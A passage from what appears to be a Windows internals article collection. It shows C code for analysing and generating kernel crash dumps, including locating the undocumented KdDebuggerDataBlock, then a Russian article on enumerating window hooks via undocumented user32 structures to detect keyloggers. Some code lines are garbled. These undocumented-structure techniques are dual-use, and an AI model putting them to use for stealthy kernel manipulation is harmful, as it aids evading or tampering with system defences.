 LPSTR Desc;
#define DEFINE_STRING(x) { x, #x }
#define TABLE_END { 0, 0 }
};

CONST_DESCRIPTION MachineTypes[] = {
 DEFINE_STRING( IMAGE_FILE_MACHINE_I386 ),
 DEFINE_STRING( IMAGE_FILE_MACHINE_IA64 ),
 TABLE_END
};

CONST_DESCRIPTION DumpTypes[] = {
 DEFINE_STRING( DUMP_TYPE_TRIAGE ),
 DEFINE_STRING( DUMP_TYPE_SUMMARY ),
 DEFINE_STRING( DUMP_TYPE_FULL ),
 TABLE_END
```

```
};

// Bugcheck descriptions
typedef ULONG NTSTATUS;
#include "D:\Progs\driverdev\bcdesc.h"    // codes of bsods, I do not provide
            // this file, there is BugCheckDescf
            // function which gets bsod name by
            // it's number

// Get constant's name by it's value
LPSTR LookupConstDesc( CONST_DESCRIPTION* Table, ULONG Value )
{
 while( Table->Desc ) {
  if( Table->Value == Value ) {
   return Table->Desc;
  }
  Table ++;
 }
 return "(unknown)";
}

void ExtractDumpHeader( MappedCrashDump* CrashDump, char* saveto )
{
 HANDLE hFile = CreateFile( saveto, GENERIC_WRITE, 0, 0, OPEN_ALWAYS, 0, 0 );
 DWORD wr;
 WriteFile( hFile, CrashDump->lpMapping, 0x1000,  , 0 );
 SetEndOfFile( hFile );
 CloseHandle( hFile );
}

int AnalyseDump( char* filename )
{
 MappedCrashDump CrashDump = {0};
 CrashDump.hFile = INVALID_HANDLE_VALUE;

 __try
 {
  CrashDump.hFile = CreateFile( filename, GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0 );
  if( CrashDump.hFile == INVALID_HANDLE_VALUE )
   return 0;

  CrashDump.hMapping = CreateFileMapping( CrashDump.hFile, 0, PAGE_READONLY, 0, 0, NULL );
  if( CrashDump.hMapping == NULL )
   return 0;

  CrashDump.lpMapping = (PBYTE) MapViewOfFile( CrashDump.hMapping, FILE_MAP_READ, 0, 0, 0x10000 ); /
    /0x12000 );
  if( CrashDump.lpMapping == NULL )
   return 0;

  PDUMP_HEADER hdr = CrashDump.DumpHeader;

  if( hdr->ValidDump != 'PMUD' || hdr->Signature != 'EGAP' ) {
   printf("Invalid dump header\n");
   return 0;
  }

  printf("Crash dump '%s' analysing started. Version: %d.%d\n\n", filename,
    hdr->MajorVersion, hdr->MinorVersion);

  // Header
  printf("CR3 = 0x%08x                  PfnDatabase = 0x%08x\n"
      "PsLoadedModuleList = 0x%08x    PsActiveProcessHead = 0x%08x\n",
       hdr->DirectoryTableBase, (ULONG_PTR)hdr->PfnDataBase,
      (ULONG_PTR)hdr->PsLoadedModuleList, (ULONG_PTR)hdr->PsActiveProcessHead );
  printf("Machine type: %s,  NumberProcessors: %d\n",
    LookupConstDesc( MachineTypes, hdr->MachineImageType ), hdr->NumberProcessors);
  printf("PaeEnabled = %d, KdDebuggerDataBlock = 0x%08x\n", hdr->PaeEnabled,
    (ULONG_PTR)hdr->KdDebuggerDataBlock);
  printf("\n");
  // Bug check
```

```
printf("Bugcheck code %s (0x%08x)\n", BugCheckDescf(hdr->BugCheckCode), hdr->BugCheckCode);
printf("Arguments[0] = 0x%08x\n", hdr->BugCheckParameter1);
printf("Arguments[1] = 0x%08x\n", hdr->BugCheckParameter2);
printf("Arguments[2] = 0x%08x\n", hdr->BugCheckParameter3);
printf("Arguments[3] = 0x%08x\n", hdr->BugCheckParameter4);
printf("\n");

// Data blocks
ULONG* block = CrashDump.DataBlocks;

// Dump type & size
CrashDump.DumpType  = [ DH_DUMP_TYPE     ];
CrashDump.DumpFlags = [ DH_DUMP_TYPE + 1 ];
CrashDump.DumpSize = (PLARGE_INTEGER) [ DH_REQUIRED_DUMP_SPACE ];
printf( "Dump type: %s, DumpSize: %d bytes (0x%08x)\n",
  LookupConstDesc( DumpTypes, *CrashDump.DumpType ),
  CrashDump.DumpSize->LowPart,
  CrashDump.DumpSize->LowPart );
printf("\n");

// Physical memory descriptor
CrashDump.PhysicalMemoryDescriptor = (PPHYSICAL_MEMORY_DESCRIPTOR)( [DH_PHYSICAL_MEMORY_BLOCK] );
if( CrashDump.PhysicalMemoryDescriptor->NumberOfRuns == 'EGAP' )
{
 printf("PPHYSICAL_MEMORY_DESCRIPTOR: Invalid\n");
}
else
{
 printf( "PPHYSICAL_MEMORY_DESCRIPTOR:\nNumberOfRuns = 0x%08x  NumberOfPages = 0x%08x\n",
   CrashDump.PhysicalMemoryDescriptor->NumberOfRuns,
   CrashDump.PhysicalMemoryDescriptor->NumberOfPages );
 for( ULONG i=0;i<CrashDump.PhysicalMemoryDescriptor->NumberOfRuns;i++ )
 {
  printf( "PPHYSICAL_MEMORY_RUN[%d]: BasePage = 0x%08x   PageCount = 0x%08x\n",
    i,
    CrashDump.PhysicalMemoryDescriptor->Run[i].BasePage,
    CrashDump.PhysicalMemoryDescriptor->Run[i].PageCount );
 }
}
printf("\n");

// Context record:
CrashDump.Context = (PCONTEXT)( [DH_CONTEXT_RECORD] );
printf( "Context record:\nEip = 0x%08x   ESP = 0x%08x   EBP = 0x%08x\n",
  CrashDump.Context->Eip,
  CrashDump.Context->Esp,
  CrashDump.Context->Ebp );
printf("EAX=%08x EBX=%08x ECX=%08x EDX=%08x ESI=%08x EDI=%08x\n",
 CrashDump.Context->Eax,
 CrashDump.Context->Ebx,
 CrashDump.Context->Ecx,
 CrashDump.Context->Edx,
 CrashDump.Context->Esi,
 CrashDump.Context->Edi,
 CrashDump.Context->Eax);
printf("\n");

      // Analyse dump
if( *CrashDump.DumpType == DUMP_TYPE_TRIAGE )
{
 //
 // Minidump
 //

 CrashDump.pTriageDumpHeader = (PTRIAGE_DUMP_HEADER)( CrashDump.lpMapping + 0x1000 );

 printf("Analysing triage dump header\n");

 printf("[-] Not implemented\n");

 __asm nop;
```

```
 }
 else if( *CrashDump.DumpType == DUMP_TYPE_SUMMARY )
 {
  //
  // Kernel summary dump - only kernel address space available
  //

  CrashDump.pSummaryDumpHeader = (PSUMMARY_DUMP_HEADER) ( CrashDump.lpMapping + 0x1000 );
  CrashDump.KernelMemoryMap.SizeOfBitMap = CrashDump.pSummaryDumpHeader->BitmapSize;
  CrashDump.KernelMemoryMap.Buffer = (PULONG) ( CrashDump.pSummaryDumpHeader + 1 );

  if( CrashDump.pSummaryDumpHeader->ValidDump != 'PMUD' ) {
   printf("Invalid summary dump header\n");
   return 0;
  }

  printf("Analyzing summary dump header\n");
  printf( "HeaderSize = 0x%08x   BitmapSize = 0x%08x\n",
    CrashDump.pSummaryDumpHeader->HeaderSize,
    CrashDump.pSummaryDumpHeader->BitmapSize );
  printf( "Number of kernel pages in dump: 0x%08x\n\n",
    CrashDump.pSummaryDumpHeader->Pages );

  ULONG Virtual = CrashDump.Context->Eip;
  ULONGLONG Physical;
  Physical = VirtualToPhysical( &CrashDump, Virtual  );

  printf("Translating virtual address [0x%08x]: 0x%08x\n", Virtual, Physical);

  PBYTE MappedEIP = (PBYTE)RetrieveDumpData( &CrashDump, (void*)(ULONG_PTR)CrashDump.Context->Eip
   );

  if( MappedEIP )
  {
   printf("Bytes at [EIP=%08x]: %02x %02x %02x %02x  %02x %02x %02x %02x\n",
      CrashDump.Context->Eip,
      MappedEIP[0], MappedEIP[1], MappedEIP[2], MappedEIP[3],
      MappedEIP[4], MappedEIP[5], MappedEIP[6], MappedEIP[7] );
  }
  else printf("Memory pointed by EIP is not present\n");

  __asm nop;
 }
 else if( *CrashDump.DumpType == DUMP_TYPE_COMPLETE )
 {
  //
  // Complete memory dump - full address space available
  //

  ULONG Virtual = CrashDump.Context->Eip;
  ULONGLONG Physical;
  Physical = VirtualToPhysical( &CrashDump, Virtual  );

  printf("Translating virtual address [0x%08x]: 0x%08x\n", Virtual, Physical);

  PBYTE MappedEIP = (PBYTE)RetrieveDumpData( &CrashDump, (void*)(ULONG_PTR)CrashDump.Context->Eip
   );

  printf("Bytes at [EIP=%08x]: %02x %02x %02x %02x  %02x %02x %02x %02x\n", CrashDump.Context->Eip,
     MappedEIP[0], MappedEIP[1], MappedEIP[2], MappedEIP[3],
     MappedEIP[4], MappedEIP[5], MappedEIP[6], MappedEIP[7] );

  ExtractDumpHeader( &CrashDump, "crashdump.hdr" );

  __asm nop;

 }

 printf("\nDump analysis finished\n");
}
__finally
```

```
 {
  if( CrashDump.lpMapping )
   UnmapViewOfFile( CrashDump.lpMapping );

  if( CrashDump.hMapping )
   CloseHandle( CrashDump.hMapping );

  if( CrashDump.hFile != INVALID_HANDLE_VALUE )
   CloseHandle( CrashDump.hFile );

  Sleep(INFINITE);
 }

 return 0;
}

int main()
{
 AnalyseDump( "C:\\gr8lkd.dmp" );
 //AnalyseDump( "D:\\memory.dmp" );

 return 0;
}
```

Path to my crash dump used by my gr9lkd utility is already defined.

Output will be something like following:

```
Crash dump 'C:\gr8lkd.dmp' analysing started. Version: 15.2600

CR3 = 0x00373000                    PfnDatabase = 0x80557b48
PsLoadedModuleList = 0x805531a0    PsActiveProcessHead = 0x80559258
Machine type: IMAGE_FILE_MACHINE_I386,  NumberProcessors: 1
PaeEnabled = 1, KdDebuggerDataBlock = 0x80544ce0

Bugcheck code KMODE_EXCEPTION_NOT_HANDLED (0x0000001e)
Arguments[0] = 0x80000004
Arguments[1] = 0xf3b21315
Arguments[2] = 0x00000000
Arguments[3] = 0x00000000

Dump type: DUMP_TYPE_FULL, DumpSize: 536403968 bytes (0x1ff8e000)

PPHYSICAL_MEMORY_DESCRIPTOR:
NumberOfRuns = 0x00000003  NumberOfPages = 0x0001ff8d
PPHYSICAL_MEMORY_RUN[0]: BasePage = 0x00000001   PageCount = 0x0000009e
PPHYSICAL_MEMORY_RUN[1]: BasePage = 0x00000100   PageCount = 0x00000eff
PPHYSICAL_MEMORY_RUN[2]: BasePage = 0x00001000   PageCount = 0x0001eff0

Context record:
Eip = 0xf3b21315   ESP = 0xf8ab4928   EBP = 0xf8ab4c1c
EAX=00000000 EBX=816b7000 ECX=00000000 EDX=00004e24 ESI=00000000 EDI=f8ab4c00

Translating virtual address [0xf3b21315]: 0x1d9ac315
Bytes at [EIP=f3b21315]: 58 89 85 d0  fd ff ff 9c

Dump analysis finished
```

III. Creating of own dump

Here is the most interesting thing - creating of own dump file.

First, we will need the undocumented structure KdDebuggerDataBlock, because it will be very helpful for this task. So, it contains following items:

```
template <class T>
struct PFUNC {
 T  VirtualAddress;
```

```
 ULONG  ZeroField;
};

typedef struct _KD_DEBUGGER_DATA_BLOCK {
 ULONG  Unknown1[4];
 ULONG  ValidBlock; // 'GBDK'
 ULONG  Size; // 0x290
 PFUNC<PVOID>  _imp__VidInitialize;
 PFUNC<PVOID>  RtlpBreakWithStatusInstruction;
 ULONG  Unknown2[4];
 PFUNC<PVOID>  KiCallUserMode;
 ULONG  Unknown3[2];
 PFUNC<PVOID>  PsLoadedModuleList;
 PFUNC<PVOID>  PsActiveProcessHead;
 PFUNC<PVOID>  PspCidTable;
 PFUNC<PVOID>  ExpSystemResourcesList;
 PFUNC<PVOID>  ExpPagedPoolDescriptor;
 PFUNC<PVOID>  ExpNumberOfPagedPools;
 PFUNC<PVOID>  KeTimeIncrement;
 PFUNC<PVOID>  KeBugCheckCallbackListHead;
 PFUNC<PVOID>  KiBugCheckData;
 PFUNC<PVOID>  IopErrorLogListHead;
 PFUNC<PVOID>  ObpRootDirectoryObject;
 PFUNC<PVOID>  ObpTypeObjectType;
 PFUNC<PVOID>  MmSystemCacheStart;
 PFUNC<PVOID>  MmSystemCacheEnd;
 PFUNC<PVOID>  MmSystemCacheWs;
 PFUNC<PVOID>  MmPfnDatabase;
 PFUNC<PVOID>  MmSystemPtesStart;
 PFUNC<PVOID>  MmSystemPtesEnd;
 PFUNC<PVOID>  MmSubsectionBase;
 PFUNC<PVOID>  MmNumberOfPagingFiles;
 PFUNC<PVOID>  MmLowestPhysicalPage;
 PFUNC<PVOID>  MmHighestPhysicalPage;
 PFUNC<PVOID>  MmNumberOfPhysicalPages;
 PFUNC<PVOID>  MmMaximumNonPagedPoolInBytes;
 PFUNC<PVOID>  MmNonPagedSystemStart;
 PFUNC<PVOID>  MmNonPagedPoolStart;
 PFUNC<PVOID>  MmNonPagedPoolEnd;
 PFUNC<PVOID>  MmPagedPoolStart;
 PFUNC<PVOID>  MmPagedPoolEnd;
 PFUNC<PVOID>  MmPagedPoolInfo;
 PFUNC<PVOID>  Unknown4;
 PFUNC<PVOID>  MmSizeOfPagedPoolInBytes;
 PFUNC<PVOID>  MmTotalCommitLimit;
 PFUNC<PVOID>  MmTotalCommittedPages;
 PFUNC<PVOID>  MmSharedCommit;
 PFUNC<PVOID>  MmDriverCommit;
 PFUNC<PVOID>  MmProcessCommit;
 PFUNC<PVOID>  MmPagedPoolCommit;
 PFUNC<PVOID>  Unknown5;
 PFUNC<PVOID>  MmZeroedPageListHead;
 PFUNC<PVOID>  MmFreePageListHead;
 PFUNC<PVOID>  MmStandbyPageListHead;
 PFUNC<PVOID>  MmModifiedPageListHead;
 PFUNC<PVOID>  MmModifiedNoWritePageListHead;
 PFUNC<PVOID>  MmAvailablePages;
 PFUNC<PVOID>  MmResidentAvailablePages;
 PFUNC<PVOID>  PoolTrackTable;
 PFUNC<PVOID>  NonPagedPoolDescriptor;
 PFUNC<PVOID>  MmHighestUserAddress;
 PFUNC<PVOID>  MmSystemRangeStart;
 PFUNC<PVOID>  MmUserProbeAddress;
 PFUNC<PVOID>  KdPrintCircularBuffer;
 PFUNC<PVOID>  KdPrintWritePointer;
 PFUNC<PVOID>  KdPrintWritePointer2;
 PFUNC<PVOID>  KdPrintRolloverCount;
 PFUNC<PVOID>  MmLoadedUserImageList;
 PFUNC<PVOID>  NtBuildLab;
 PFUNC<PVOID>  Unknown6;
 PFUNC<PVOID>  KiProcessorBlock;
```

```
 PFUNC<PVOID>  MmUnloadedDrivers;
 PFUNC<PVOID>  MmLastUnloadedDriver;
 PFUNC<PVOID>  MmTriageActionTaken;
 PFUNC<PVOID>  MmSpecialPoolTag;
 PFUNC<PVOID>  KernelVerifier;
 PFUNC<PVOID>  MmVerifierData;
 PFUNC<PVOID>  MmAllocateNonPagedPool;
 PFUNC<PVOID>  MmPeakCommitment;
 PFUNC<PVOID>  MmTotalCommitLimitMaximum;
 PFUNC<PVOID>  CmNtCSDVersion;
 PFUNC<PPHYSICAL_MEMORY_DESCRIPTOR*>  MmPhysicalMemoryBlock;
 PFUNC<PVOID>  MmSessionBase;
 PFUNC<PVOID>  MmSessionSize;
 PFUNC<PVOID>  Unknown7;

} KD_DEBUGGER_DATA_BLOCK, *PKD_DEBUGGER_DATA_BLOCK;
```

It is very convenient! We need only to get one non-exported address of KdDebuggerDataBlock, and every other required adresses are in our reach. Field "ValidBlock" should contain 'GBDK' signature, and Size should be equal to sizeof(KD_DEBUGGER_DATA_BLOCK).

Getting of KdDebuggerDataBlock address is possible via exported symbol **KdDebuggerDataBlock = *(PVOID)*((ULONG)KeCapturePersistentThreadState + *(ULONG)*((ULONG)KeCapturePersistentThreadState + 0xC)+ 0x11);**

Not very nice, but powerful: we get a lot of non-exported addresses of innet structures. We will need it to fill a dump header.

Now, as we know everything we need, I will show part of code for filling the first dump page.

```
BOOLEAN
InitializeDumpHeader(
 IN PBYTE HeaderPage
 )
{
 PDUMP_HEADER hdr;
 ULONG* blocks;
 PKD_DEBUGGER_DATA_BLOCK KdDebuggerDataBlock;
 EXCEPTION_RECORD exception;
 PVOID KeCapturePersistentThreadState;
 UNICODE_STRING uKeCapturePersistentThreadState;
 PPHYSICAL_MEMORY_DESCRIPTOR MmPhysicalMemoryBlock;
 CONTEXT ctx = {CONTEXT_FULL};
 PEXCEPTION_POINTERS pei;

 // Get context
 __asm
 {
  // Common registers
        mov [ctx.Eax], eax
  mov [ctx.Ebx], ebx
  mov [ctx.Ecx], ecx
  mov [ctx.Edx], edx
  mov [ctx.Esi], esi
  mov [ctx.Edi], edi

  // Control registers
  mov [ctx.Esp], esp
  mov [ctx.Ebp], ebp

  call _1
  // This address will appear in kd as crash address:
_1:  pop eax
  mov [ctx.Eip], eax

  pushfd
  pop eax
  mov [ctx.EFlags], eax
  // Debug registers
```

```
 __emit 0x0F
 __emit 0x21
 __emit 0xC0 ; mov eax, dr0
 mov [ctx.Dr0], eax
 __emit 0x0F
 __emit 0x21
 __emit 0xC8 ; mov eax, dr1
 mov [ctx.Dr1], eax
 __emit 0x0F
 __emit 0x21
 __emit 0xD0 ; mov eax, dr2
 mov [ctx.Dr2], eax
 __emit 0x0F
 __emit 0x21
 __emit 0xD8 ; mov eax, dr3
 mov [ctx.Dr3], eax
 __emit 0x0F
 __emit 0x21
 __emit 0xF0 ; mov eax, dr6
 mov [ctx.Dr6], eax
 __emit 0x0F
 __emit 0x21
 __emit 0xF8 ; mov eax, dr7
 mov [ctx.Dr7], eax

 // Segment registers
 push cs
 pop eax
       mov [ctx.SegCs], eax
 xor eax,eax
 mov ax, ss
 mov [ctx.SegSs], eax
 mov ax, ds
 mov [ctx.SegDs], eax
 mov ax, es
 mov [ctx.SegEs], eax
 mov ax, fs
 mov [ctx.SegFs], eax
 mov ax, gs
 mov [ctx.SegGs], eax
}

// Get KeCapturePersistentThreadState address
RtlInitUnicodeString( &uKeCapturePersistentThreadState, L"KeCapturePersistentThreadState" );
KeCapturePersistentThreadState = MmGetSystemRoutineAddress( &uKeCapturePersistentThreadState );

// Initialize dump header
hdr = (PDUMP_HEADER) HeaderPage;
hdr->ValidDump = 'PMUD';
hdr->MinorVersion = (USHORT) *NtBuildNumber;
   hdr->MajorVersion = (USHORT) 0xF; // checked/free, ideally we should get
          // info from registry; if you look at
          // at code in the article attachment -
          // it is how it was done there
hdr->DirectoryTableBase = CR3();

//
// Capture KdDebuggerDataBlock
//

__try {
 hdr->KdDebuggerDataBlock = *(PVOID*)((ULONG)KeCapturePersistentThreadState +
   *(ULONG*)((ULONG)KeCapturePersistentThreadState + 0xC )+ 0x11);

} __except( (pei=GetExceptionInformation()) ? EXCEPTION_EXECUTE_HANDLER :
   EXCEPTION_EXECUTE_HANDLER ) {
 ULONG i;

 DbgPrint("An exception occurred while trying to get KdDebuggerDataBlock address:\n");
 DbgPrint("Exception code: 0x%08x\n", pei->ExceptionRecord->ExceptionCode);
 DbgPrint("Number of arguments: 0x%08x\n", pei->ExceptionRecord->NumberParameters);
```

```
 for( i = 0; i < pei->ExceptionRecord->NumberParameters; i++ ) {
  DbgPrint("Argument[%d]: 0x%08x\n", i, pei->ExceptionRecord->ExceptionInformation[i]);
 }

 return FALSE;
}
hdr->MachineImageType = 0x14c;
hdr->NumberProcessors = 1;
hdr->BugCheckCode = KMODE_EXCEPTION_NOT_HANDLED;
hdr->BugCheckParameter1 = STATUS_BREAKPOINT;
hdr->BugCheckParameter2 = ctx.Eip;
hdr->BugCheckParameter3 = 0;
hdr->BugCheckParameter4 = 0;
hdr->PaeEnabled = (CR4() & PAE_ENABLED) ? TRUE : FALSE;

KdDebuggerDataBlock = (PKD_DEBUGGER_DATA_BLOCK) hdr->KdDebuggerDataBlock;

// Check KdDebuggerDataBlock
if( KdDebuggerDataBlock->ValidBlock != 'GBDK' || KdDebuggerDataBlock->Size != sizeof(
   *KdDebuggerDataBlock) )
{
 // Invalid debugger data block
 DbgPrint( "KdDebuggerDataBlock is not valid.\nSignature = 0x%08x (should be 0x%08x)\nSize = 0x%08x
    (should be 0x%08x)\n",
    KdDebuggerDataBlock->ValidBlock, 'GBDK',
    KdDebuggerDataBlock->Size, sizeof(*KdDebuggerDataBlock) );
 return FALSE;
}

DbgPrint("Got valid KdDebuggerDataBlock=0x%08x\n", KdDebuggerDataBlock);

hdr->PfnDataBase = (PULONG) KdDebuggerDataBlock->MmPfnDatabase.VirtualAddress;
hdr->PsLoadedModuleList = (PLIST_ENTRY) KdDebuggerDataBlock->PsLoadedModuleList.VirtualAddress;
hdr->PsActiveProcessHead = (PLIST_ENTRY) KdDebuggerDataBlock->PsActiveProcessHead.VirtualAddress;

DbgPrint("PfnDataBase = 0x%08x\n", hdr->PfnDataBase);
DbgPrint("PsLoadedModuleList = 0x%08x\n", hdr->PsLoadedModuleList);
DbgPrint("PsActiveProcessHead = 0x%08x\n", hdr->PsActiveProcessHead);

blocks = (ULONG*)(ULONG_PTR)HeaderPage;

//
// Get physical memory descriptor
//

MmPhysicalMemoryBlock = *(KdDebuggerDataBlock->MmPhysicalMemoryBlock.VirtualAddress);

DbgPrint("MmPhysicalMemoryBlock = 0x%08x\n", MmPhysicalMemoryBlock);

if( MmPhysicalMemoryBlock->NumberOfRuns == 'EGAP' ) {
 RtlCopyMemory( &blocks[ DH_PHYSICAL_MEMORY_BLOCK ],
     MmPhysicalMemoryBlock,
     sizeof(PHYSICAL_MEMORY_DESCRIPTOR)
     );
} else {
 RtlCopyMemory( &blocks[ DH_PHYSICAL_MEMORY_BLOCK ],
     MmPhysicalMemoryBlock,
     sizeof(PHYSICAL_MEMORY_DESCRIPTOR) - sizeof(PHYSICAL_MEMORY_RUN) +
     sizeof(PHYSICAL_MEMORY_RUN)*MmPhysicalMemoryBlock->NumberOfRuns
     );
}

//
// Save context record
//

RtlCopyMemory( &blocks[ DH_CONTEXT_RECORD ],
    &ctx,
    sizeof(CONTEXT)
    );
DbgPrint("Context record saved.\n");
```

```
  DbgPrint("EAX=%08x EBX=%08x ECX=%08x EDX=%08x\n", ctx.Eax, ctx.Ebx, ctx.Ecx, ctx.Edx);
  DbgPrint("ESI=%08x EDI=%08x EBP=%08x ESP=%08x\n", ctx.Esi, ctx.Edi, ctx.Ebp, ctx.Esp);
  DbgPrint("EIP=%08x CS=%08x FS=%08x DS=%08x\n", ctx.Eip, ctx.SegCs, ctx.SegFs, ctx.SegDs);

  //
  // Create & store exception record
  //

  exception.ExceptionCode = STATUS_BREAKPOINT;
  exception.ExceptionFlags = EXCEPTION_NONCONTINUABLE;
  exception.ExceptionRecord = NULL;
  exception.ExceptionAddress = (PVOID) ctx.Eip;
  exception.NumberParameters = 0;

  RtlCopyMemory( &blocks[ DH_EXCEPTION_RECORD ],
      &exception,
      sizeof(EXCEPTION_RECORD)
      );

  //
  // Initialize dump type & size
  //

  blocks[ DH_DUMP_TYPE ] = DUMP_TYPE_COMPLETE;

     ((LARGE_INTEGER*)&blocks[DH_REQUIRED_DUMP_SPACE])->QuadPart = ( MmPhysicalMemoryBlock-
     >NumberOfPages << 12 ) + 0x1000;

  DbgPrint("Header page initialized OK\n");

  return TRUE;
 }
```

That's all. In the article's attachments you can find more fresh version of gr8lkd and sources of AnalyseCrashDump and gendump driver.

Attachments:

• gr8lkd2.rar (находится в архиве `wasm_files.zip`: `files/0491/gr8lkd2.rar`) (81.1 Kb)
• AnalyseCrashDump.rar (находится в архиве `wasm_files.zip`: `files/0491/AnalyseCrashDump.rar`) (11.6 Kb)
• gendump.rar (находится в архиве `wasm_files.zip`: `files/0491/gendump.rar`) (10.1 Kb)

Оконные хуки: взгляд изнутри

Автор: Twister

Дата: 2008-11-23

В последнее время на форумах все чаще стали проскальзывать вопросы о том, как получить список оконных хуков, установленных на события мыши или клавиатуры. Уметь их перечислять и идентифицировать было бы довольно полезно, учитывая обилие различных видов spyware в наши дни. И хотя кейлогеры aka клавиатурные шпионы, работающие в режиме пользователя с помощью этих самых хуков, потихоньку уступают свое место драйверам-фильтрам, тема эта все еще продолжает оставаться актуальной. К сожалению, сегодня не многие представители security-софта несут в себе такой функционал, как анализ оконных хуков. До написания кода к этой статье мне была известна лишь одна такая утилита - китайский IceSword. Он перечисляет хуки, но не снимает их и не знает, в какой библиотеке dll находится обработчик «ловушки». Да и под Windows Vista этот инструмент не работает.

Надо заметить, что информации по этому вопросу в сети не так уж и много. По крайней мере я не нашел ни одного топика или, тем более, статьи, где давался бы исчерпывающий ответ. На форуме wasm.ru была замечена тема, в которой некто DelExe вкратце объяснял, как выудить нужную нам информацию, но его код по определенным причинам был непереносим и работал только с двумя версиями Windows, да и описания недокументированных структур были в корне не верны. Остальные найденные материалы даже упоминать не буду, настолько скудными они оказались. Вот я и подумал, что неплохо было бы немного шире осветить проблему оконных хуков, и решил внести свою лепту.

Думаю, не стоит излагать здесь о хуках то, что можно с лёгкостью найти в msdn или остальном интернете и поэтому начну непосредственно с того, где и как нам их найти... Если приглядеться к дескрипторам хуков и вспомнить, что они глобальны, то можно заметить их поразительную схожесть с дескрипторами окон. А учитывая тот факт, что это элементы одной gui-подсистемы, мы имеем все права предположить - хэндлы окон и хуков лежат в одной таблице. А ведь и, правда, вы не встретите одновременно окно и хук с одинаковыми хэндлами. В прошлой своей статье я рассказывал, как находятся структуры оконных дескрипторов, и сейчас мы пойдем тем же путем.

Где-то в адресном пространстве каждого gui-процесса лежит важная структура, именуемая SHAREDINFO. Она общая для всех, но может быть спроецирована по разным адресам в памяти. Поэтому система хранит указатель на нее в не экспортируемой из user32.dll переменной gSharedInfo. Благо со времен предыдущей статьи нашелся способ отыскать gSharedInfo динамически, а не хранить жёстко прописанные адреса в коде для каждой версии ОС. Способ основан на поиске по сигнатурам программного кода примерно следующего вида. Код этот находится в конце процедуры UserRegisterWowHandlers():

```
.text:77D735D2                mov     dword ptr [eax+44h], offset _GetFullUserHandle@4
.text:77D735D9                mov     dword ptr [eax+48h], offset _NtUserGetMenuIndex@8
.text:77D735E0                mov     dword ptr [eax+4Ch], offset _WowGetDefWindowProcBits@
.text:77D735E7                mov     dword ptr [eax+50h], offset _NtUserFillWindow@16
.text:77D735EE                mov     dword ptr [eax+54h], offset _aiClassWow
.text:77D735F5                mov     eax, offset _gSharedInfo
.text:77D735FA                pop     ebp
.text:77D735FB                retn    8
```

Вся фишка в том, что во всех проверенных мной версиях системы от win_2k до win_vista инструкция «mov eax, offset _gSharedInfo» всегда располагается за последней инструкцией «mov dword ptr [eax+xxh], …». А вот и функция для автоматического нахождения gSharedInfo:

```
function GetSharedInfoAddress(): PSHAREDINFO;
var
```

```
  WowHandlers: pointer;
  i: DWORD;
begin
result := nil;
WowHandlers := GetProcAddress(GetModuleHandle('user32.dll'), 'UserRegisterWowHandlers');
if WowHandlers <> nil then
  for i := DWORD(WowHandlers) to DWORD(WowHandlers) + $1000 do
    if (WORD(pointer(i)^) = WORD($40C7)) and (BYTE(pointer(i + 7)^) = BYTE($B8)) then
      begin
      result := pointer(DWORD(pointer(i + 8)^));
      exit;
      end;
end;
```

Итак, указатель добывать научились, пора познакомиться с самой структурой SHAREDINFO:

```
PSHAREDINFO = ^SHAREDINFO;
    SHAREDINFO = packed record
      psi: pointer;
      aheList: PHANDLEENTRY_ARRAY;
      pDispInfo: pointer;
      ulSharedDelta: DWORD;
      end;
```

Нас интересует ее второй элемент под названием aheList. Это указатель на массив структур HANDLEENTRY, каждая из которых, кроме первой, неиспользуемой, описывает соответствующий gui-объект в ядре. В этом массиве лежат описатели всех окон, меню, хуков. Кстати, младшее слово хэндла окна или хука есть не что иное, как индекс соответствующей структуры в этом массиве. К сожалению, мне не удалось отыскать то место, где хранится текущая размерность (кол-во элементов) массива, поэтому для перебора мы будем использовать цикл от нуля до 0x0000FFFF – 1 (константа HMINDEXBITS, содержит максимально допустимый индекс в массиве) и ловить исключение при попытке доступа к невыделенной памяти. Давайте посмотрим на HANDLEENTRY поближе:

```
PHANDLEENTRY = ^HANDLEENTRY;
    HANDLEENTRY = packed record
      pHead: pointer;
      pOwner: pointer;
      bType: BYTE;
      bFlags: BYTE;
      wUniq: WORD;
      end;
```

pOwner указывает на родительский объект. Это может быть W32THREAD или W32PROCESS, но о них позже. bType отражает тип хэндла и содержит константу TYPE_HOOK (0x05) в случае, если HANDLEENTRY описывает хук. bFlags держит в себе информацию о текущем состоянии хэндла (закрыт, в процессе закрытия и т.д.) и большую часть времени обнулен. Что-то мне подсказывает, что это поле используется системой не так активно, как изначально задумывали разработчики. Хотя если ради эксперимента установить bFlags равным HANDLEF_DESTROY (0x01), то через некоторое время структура будет автоматически стерта из массива и хэндл станет невалиден. wUniq в ранних версиях ОС должен был совпадать со старшим словом хэндла, но в Windows Vista это не актуально, так что можно забыть про этот элемент. Самое интересное я оставил напоследок, это поле pHead. Оно содержит указатель на объект в ядре, в случае с хуком на tagHOOK:

PHOOK = ^HOOK;

```
    tagHOOK = packed record
      head: THRDESKHEAD;
      phkNext: PHOOK;
      iHook: integer;
      offPfn: DWORD;
      flags: DWORD;
      ihmod: integer;
      ptiHooked: pointer;
      rpdesk: pointer;
```

```
      end;
    HOOK = tagHOOK;
```

Имея эту структуру, мы можем выудить такую информацию о хуке, какую только возможно. Но начнем по порядку. Поле head это стандартный заголовок объектов такого типа, он встречается и в оконной структуре tagWND и в других местах. Мы вернемся к нему чуть позже, так как в этом заголовке хранятся кое-какие важные для нас данные. phkNext содержит указатель на следующий хук в цепочке. Именно на этот элемент опирается работа функции CallNextHookEx(). iHook говорит о том, какого типа хук – WH_CBT, WH_KEYBOARD или другого. Полный список типов есть в msdn. offPfn в случае локального хука представляет собой полный адрес callback-обработчика событий в АП соответствующего процесса. В случае же глобального хука offPfn содержит смещение обработчика относительно базового адреса загрузки dll, так как этот адрес может разниться от процесса к процессу. Мы ведь помним, что для того, чтобы фильтровать сообщения во всех процессах, система должна подгрузить dll с обработчиком фильтра в каждый из них. К слову скажу, что библиотека подгружается не сразу во все процессы, а при обработке хука функцией CallNextHookEx() или DispatchMessage(), в случае если она не была подгружена ранее. ptiHooked содержит указатель на структуру W32THREAD, описывающую «похуканный» поток, но только в том случае, если хук локален. Если же хук глобален, ptiHooked содержит ноль, однако мы все равно можем «достучаться» до потока, создавшего хук. В этом нам поможет заголовок head, который описывается структурой типа THRDESKHEAD – нужный нам указатель лежит в head.throbjhead.pti:

```
PTHRDESKHEAD = ^THRDESKHEAD;
    THRDESKHEAD = packed record
      throbjhead: THROBJHEAD;
